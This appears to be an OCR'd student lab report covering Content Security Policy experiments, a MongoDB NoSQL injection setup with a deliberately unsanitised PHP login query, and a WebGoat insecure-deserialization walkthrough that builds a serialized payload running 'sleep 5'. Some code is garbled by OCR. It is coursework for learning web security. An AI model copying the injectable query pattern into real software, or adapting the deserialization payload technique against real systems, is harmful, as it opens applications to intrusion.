


Brief description
test

About me

'

6. Goto **Boby's** profile to see the result



Brief description
test

About me


Task 7

1. These website show the different CSP policy.
   In example32a, no limitation are implement. So JavaScript code can be execute in anywhere from any website.

   In example32b, website can only execute JavaScript code by self or from example70.com. So only 4. and 6. are OK.
   In example32c, the PHP shows CSP header only allow self, nonce-111-111-111 and example70.com. So only 1. 4. 6. are OK.
2. When click button, inline alert JavaScript code is executed. Only in website A allow inline JavaScript. So only website A has reaction.
3. Modification:

```
# In index.html
# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
             default-src 'self'; \
             script-src 'self' *.example70.com \
         script-src 'self' *.example60.com
           "
</VirtualHost>
```

Result:



www.example32b.com

CSP Experiment

1. Inline: Nonce (111-111-111): Failed

2. Inline: Nonce (222-222-222): Failed

3. Inline: No Nonce: Failed

4. From self: OK

5. From www.example60.com: OK


6. From www.example70.com: OK

7. From button click: Click me

4. Modification:

```
# In phpindex.php
<?php
  $cspheader = "Content-Security-Policy:".
               "default-src 'self';".
               "script-src 'self' 'nonce-111-111-111' 'nonce-222-222-222' *example60.com *.example70.com".
               "";
  header($cspheader);
?>

<?php include 'index.html';?>

```

Result:



CSP Experiment

1. Inline: Nonce (111-111-111): OK

2. Inline: Nonce (222-222-222): OK

3. Inline: No Nonce: Failed

4. From self: OK

5. From www.example60.com: Failed

6. From www.example70.com: OK

7. From button click:

5. CSP limit where site the JavaScript from can execute. So we can avoid XSS because no outside or inline JavaScript can execute.

5.2 NoSQL Injection

由於新版 mongodb extension on php 已經預設使用了 prepared statement，故無法攻擊成功，我覺得去想辦法裝舊版沒有使用 prepared statement 的 release 有點拿石頭砸自己的腳，不過這裡依舊提供我的流程以證明我有寫這一題


1. Build php environment

```
sudo apt install apache2 # Install apache2
sudo apt install php libapache2-mod-php php-all-dev # Install php and php dev environment
sudo apt install php-pear # Install php mod installer
sudo pecl install mongodb # Install mongodb php module
sudo vim /etc/php/7.4/apache2/php.ini
# Add the following line
# extension=mongodb.so
```

2. Test php by using phpinfo

```
<?php
    phpinfo();
?>
```

Result:



172.25.41.225/test.php

PHP Version 7.4.3

System	Linux DESKTOP-9R9RESV 5.10.16.3-microsoft-standard-WSL2 #1 SMP Fri Apr 2 22:23:49 UTC 2021 x86_64
Build Date	Nov 2 2022 09:53:44
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.4/apache2
Loaded Configuration File	/etc/php/7.4/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.4/apache2/conf.d
Additional .ini files parsed	/etc/php/7.4/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.4/apache2/conf.d/10-opcache.ini, /etc/php/7.4/apache2/conf.d/10-pdo.ini, /etc/php/7.4/apache2/conf.d/15-xml.ini, /etc/php/7.4/apache2/conf.d/20-calendar.ini, /etc/php/7.4/apache2/conf.d/20-ctype.ini, /etc/php/7.4/apache2/conf.d/20-dom.ini, /etc/php/7.4/apache2/conf.d/20-exif.ini, /etc/php/7.4/apache2/conf.d/20-ffi.ini, /etc/php/7.4/apache2/conf.d/20-fileinfo.ini, /etc/php/7.4/apache2/conf.d/20-ftp.ini, /etc/php/7.4/apache2/conf.d/20-gettext.ini, /etc/php/7.4/apache2/conf.d/20-iconv.ini, /etc/php/7.4/apache2/conf.d/20-json.ini, /etc/php/7.4/apache2/conf.d/20-mysqli.ini, /etc/php/7.4/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.4/apache2/conf.d/20-phar.ini, /etc/php/7.4/apache2/conf.d/20-posix.ini, /etc/php/7.4/apache2/conf.d/20-readline.ini, /etc/php/7.4/apache2/conf.d/20-shmop.ini, /etc/php/7.4/apache2/conf.d/20-simplexml.ini, /etc/php/7.4/apache2/conf.d/20-sockets.ini, /etc/php/7.4/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.4/apache2/conf.d/20-sysvsem.ini, /etc/php/7.4/apache2/conf.d/20-sysvshm.ini, /etc/php/7.4/apache2/conf.d/20-tokenizer.ini, /etc/php/7.4/apache2/conf.d/20-xmlreader.ini, /etc/php/7.4/apache2/conf.d/20-xmlwriter.ini, /etc/php/7.4/apache2/conf.d/20-xsl.ini
PHP API	20190902
PHP Extension	20190902
Zend Extension	320190902
Zend Extension Build	API320190902,NTS
PHP Extension Build	API20190902,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled
DTrace Support	available, disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2, tlsv1.3
Registered Stream Filters	zlib.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, convert.iconv.*

This program makes use of the Zend Scripting Language Engine:
Zend Engine v3.4.0, Copyright (c) Zend Technologies
with Zend OPcache v7.4.3, Copyright (c), by Zend Technologies

3. Install mongodb environment

```
sudo apt install mongodb
```

4. Use mongo shell to create a account in a database;

```
mongo

use account
db.createUser({user:'test', pwd:'123', roles:['readWrite', 'dbAdmin']})
```


5. Login database and create a table and insert a user

```
db.auth('test', '123')
db.user_table.insert({"username":"abc". "password":"123"})
```

6.

```
// login.php

<?php

    $m = new MongoDB\Driver\Manager('mongodb://test:123@localhost/account');
    $filter = ['username'=> $_GET['username'], 'password'=> $_GET['password']];

    $option = [];

    $query = new MongoDB\Driver\Query($filter, $option);

    $datas = $m->executeQuery('account.user_table', $query);
    $ans = false;

    foreach($datas as $data) {

        $ans = true;

    }


    if($ans === true) {

        echo "Success";

    } else {

        echo "Failed";

    }


?>

// index.html

<html>
        <body>
                <form action="login.php" method="get">
                <input type="text" class="form-control"
                placeholder="Username" name="username"
                aria -label="Username" aria -describedby="uname">
                <input type="password" class="form-control"
                placeholder="Password" name="password"
                aria -label="Username" aria -describedby="pwd">
                <br>
                <button type="submit"
                    class="button btn-success btn-lg btn-block">
                Login</button>
                </form>
        </body>
</html>
```


7. Failed Login:



172.25.41.225/login.php?username=abc&password=abc

Failed

8. Success Login:



172.25.41.225/login.php?username=abc&password=123

Success


5.3 Insecure Deserialization

1. Setup Environment(Docker)

```
docker run -p 8080:8080 -p 9090:9090 -e TZ=Asia/Taipei webgoat/webgoat
```

2. Register and login in a account(aokbast, 123456)

3. Use IntelliJ and get Source Code
   Go Insecure Deserialization source code in
   (src\main\java\org\owasp\webgoat\lessons\deserialization)




```
import ...

@RestController
@AssignmentHints({"insecure-deserialization.hints.1", "insecure-deserialization.hints.2", "insecure-deserialization.hints.3"})
public class InsecureDeserializationTask extends AssignmentEndpoint {

    @PostMapping("/InsecureDeserialization/task")
    @ResponseBody
    public AttackResult completed(@RequestParam String token) throws IOException {
        String b64token;
        long before;
        long after;
        int delay;

        b64token = token.replace( oldChar: '-',  newChar: '+').replace( oldChar: '_',  newChar: '/');

        try (ObjectInputStream ois = new ObjectInputStream(new ByteArrayInputStream(Base64.getDecoder().decode(b64token)))) {
            before = System.currentTimeMillis();
            Object o = ois.readObject();
            if (!(o instanceof VulnerableTaskHolder)) {
                if (o instanceof String) {
                    return failed( assignment: this).feedback( resourceBundleKey: "insecure-deserialization.stringobject").build();
                }
                return failed( assignment: this).feedback( resourceBundleKey: "insecure-deserialization.wrongobject").build();
```

4. Analysis the source code

   The code first decode the base64token and then make it a byteArrayInput and then make it a ObjectInputStream. So what we have to do is to do it reversely.


   The code will finally create a VulnerableTaskHolder object



```
public AttackResult completed(@RequestParam String token) throws IOException {
    String b64token;
    long before;
    long after;
    int delay;

    b64token = token.replace( oldChar: '-',  newChar: '+').replace( oldChar: '_',  newChar: '/');

    try (ObjectInputStream ois = new ObjectInputStream(new ByteArrayInputStream(Base64.getDecoder().decode(b64token)))) {
        before = System.currentTimeMillis();
        Object o = ois.readObject();
        if (!(o instanceof VulnerableTaskHolder)) {
            if (o instanceof String) {
                return failed( assignment: this).feedback( resourceBundleKey: "insecure-deserialization.stringobject").build();
            }
            return failed( assignment: this).feedback( resourceBundleKey: "insecure-deserialization.wrongobject").build();
        }
        after = System.currentTimeMillis();
```

5. Look at the code of VulnerableTaskHolder

When the VulnerableTaskHolder deserialize. The code will execute the command of taskAction member . Which is limited in execute sleep or ping




```
//unserialize data so taskName and taskAction are available
stream.defaultReadObject();

//do something with the data
log.info("restoring task: {}", taskName);
log.info("restoring time: {}", requestedExecutionTime);

if (requestedExecutionTime!=null &&
        (requestedExecutionTime.isBefore(LocalDateTime.now().minusMinutes(10))
        || requestedExecutionTime.isAfter(LocalDateTime.now()))) {
    //do nothing is the time is not within 10 minutes after the object has been created
    log.debug(this.toString());
    throw new IllegalArgumentException("outdated");
}

//condition is here to prevent you from destroying the goat altogether
if ((taskAction.startsWith("sleep")||taskAction.startsWith("ping"))
        && taskAction.length() < 22) {
log.info("about to execute: {}", taskAction);
try {
    Process p = Runtime.getRuntime().exec(taskAction);
    BufferedReader in = new BufferedReader(
                            new InputStreamReader(p.getInputStream()));
    String line = null;
    while ((line = in.readLine()) != null) {
        log.info(line);
    }
} catch (IOException e) {
    log.error("IO Exception", e);
}
```

6. So what we have to do is to create a VulnerableTaskHolder object which execute sleep or ping, then do the procedure in step 4 reversely.
7. Create a source file Main.java in the same folder as InsecureDeserializationTask.java and write the following code which is the reverse version of above code in step 4

```
package org.owasp.webgoat.lessons.deserialization;
import org.dummy.insecure.framework.VulnerableTaskHolder;

import java.io.ByteArrayOutputStream;
import java.io.ObjectOutputStream;
import java.util.Base64;

public class Main {
    public static void main(String []args) throws Exception {
        VulnerableTaskHolder payload = new VulnerableTaskHolder("Work", "sleep 5");
        ByteArrayOutputStream baos = new ByteArrayOutputStream();
        ObjectOutputStream oos = new ObjectOutputStream(baos);
        oos.writeObject(payload);

        String flag = Base64.getEncoder().encodeToString(baos.toByteArray());
        System.out.println(flag);

        oos.close();
    }
}
```

8. Result:



Insecure Deserialization

Let's try

The following input box receives a serialized object (a string) and it deserializes it.

```
rO0ABXQAVklmIHlvdSBkZXNlcmlhbGl6ZSBtZSBkb3duLCBJIHNoYWxsIGJlY29tZSBtb3JlIHBvd2VyZnVsIHRoYW4geW91IGNhbiBwb3NzaWJseSBpbWFnaW5l
```

Try to change this serialized object in order to delay the page response for exactly 5 seconds.


✓

Congratulations. You have successfully completed the assignment.

5.4 libpcap

